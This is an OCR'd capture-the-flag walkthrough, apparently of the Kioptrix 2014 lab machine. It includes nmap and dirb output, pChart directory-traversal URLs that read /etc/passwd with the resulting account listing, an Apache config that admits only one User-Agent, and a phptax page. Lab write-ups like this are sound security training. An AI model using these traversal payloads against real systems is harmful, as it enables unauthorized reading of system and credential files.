

```
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.0038s latency).
MAC Address: 08:00:27:AC:06:F4 (Oracle VirtualBox virtual NIC)
```

```
┌──(root💀kali)-[~]
└─# nmap -p- -A 192.168.1.159
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 15:52 EDT
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.00071s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 08:00:27:AC:06:F4 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: FreeBSD 9.0-RELEASE - 10.3-RELEASE (92%), OpenBSD 4.0 (91%), FreeBSD 9.3-RELEASE (90%), FreeBSD 9.0-
RELEASE (89%), AVtech Room Alert 26W environmental monitor (89%), FreeBSD 11.0-STABLE or 11.0-RELEASE (86%), FreeBSD 7.0-RE
LEASE - 9.0-RELEASE (86%), FreeBSD 11.0-RELEASE (85%), FreeBSD 7.0-RELEASE (85%), FreeBSD 7.0-RELEASE-p5 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms kioptrix2014 (192.168.1.159)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.97 seconds

┌──(root💀kali)-[~]
└─#
```




It works!


```
┌──(root💀kali)-[~]
└─# dirb http://192.168.1.159

-----------------

DIRB v2.22
By The Dark Raver

-----------------

START_TIME: Thu Mar 18 15:58:45 2021
URL_BASE: http://192.168.1.159/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.159/ ----
+ http://192.168.1.159/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.1.159/index.html (CODE:200|SIZE:152)

-----------------

END_TIME: Thu Mar 18 15:59:14 2021
DOWNLOADED: 4612 - FOUND: 2

┌──(root💀kali)-[~]
└─#
```



Not Found


The requested URL /robots.txt was not found on this server.







Forbidden

You don't have permission to access / on this server.









2. This tool can be exploited by entering the following data


- http://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
- http://192.168.0.18/pChart2.1.3/examples/index.php?Action=View&Script=/../../../../etc/passwd





```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```





```
# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```





Index of /

- phptax/



Form 1040 Department of the Treasury—Internal Revenue Service U.S. Individual Income Tax Return 2002

Label
Your first name and initial: Willim
Last name: Berggren2
Your social security number: 333 12 1111
If a joint return, spouse's first name and initial: -
Last name: -
Spouse's social security number: 232 23 3322
Home address (number and street): 9145 Balcom Avenue
Apt. no.: Ste G
City, town or post office, state, and ZIP code: Chatsworth, California 95555
Important! You must enter your SSN(s) above.

Presidential Election Campaign — Note. Checking "Yes" will not change your tax or reduce your refund. Do you, or your spouse if filing a joint return, want $3 to go to this fund? You: No Spouse: No

Filing Status
1 Single
2 Married filing jointly (even if only one had income)
3 Married filing separately. Enter spouse's SSN above and full name here.
4 Head of household (with qualifying person). (See page 21.) If the qualifying person is a child but not your dependent, enter this child's name here.
5 Qualifying widow(er) with dependent child (year spouse died) (See page 21.)


Exemptions
6a Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box 6a — No. of boxes checked on 6a and 6b: 1
b Spouse
c Dependents:

(1) First name	Last name	(2) Dependent's social security number	(3) Dependent's relationship to you	(4) ✓ if qualifying child for child tax credit (see page 22)
Jennifer	Berggren	777 37 7777	daughter	
Robert	Berggren	777 37 6666	son	
Tom	Berggren	777 77 7771	son	■
Tom	Berggren	777 37 7721	son	■
-	-		-	

No. of children on 6c who: • lived with you: 2 • did not live with you due to divorce or separation (see page 22): 1
Dependents on 6c not entered above: 2
Add numbers on lines above: 6
If more than five dependents, see page 22.
d Total number of exemptions claimed: 6

Income
Attach Forms W-2 and W-2G here. Also attach Form(s) 1099-R if tax was withheld.
If you did not get a W-2, see page 23.
Enclose, but do not attach, any payment. Also, please use Form 1040-V.

7	Wages, salaries, tips, etc. Attach Form(s) W-2		7	13233
8a	Taxable interest. Attach Schedule B if required		8a	1000
b	Tax-exempt interest. Do not include on line 8a	8b 502		
9	Ordinary dividends. Attach Schedule B if required		9	503
10	Taxable refunds, credits, or offsets of state and local income taxes (see page 24)		10	0
11	Alimony received		11	100
12	Business income or (loss). Attach Schedule C or C-EZ		12	0
13	Capital gain or (loss). Attach Schedule D if required. If not required, check here		13	5000
14	Other gains or (losses). Attach Form 4797		14	0
15a	IRA distributions 15a 10	b Taxable amount (see page 25)	15b	0
16a	Pensions and annuities 16a 9	b Taxable amount (see page 25)	16b	100
17	Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E		17	0
18	Farm income or (loss). Attach Schedule F		18	100
19	Unemployment compensation		19	2
20a	Social security benefits 20a 5	b Taxable amount (see page 27)	20b	100
21	Other income. List type and amount (see page 29)		21	0
22	Add the amounts in the far right column for lines 7 through 21. This is your total income		22	20138
23	Educator expenses (see page 29)	23 10		




Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

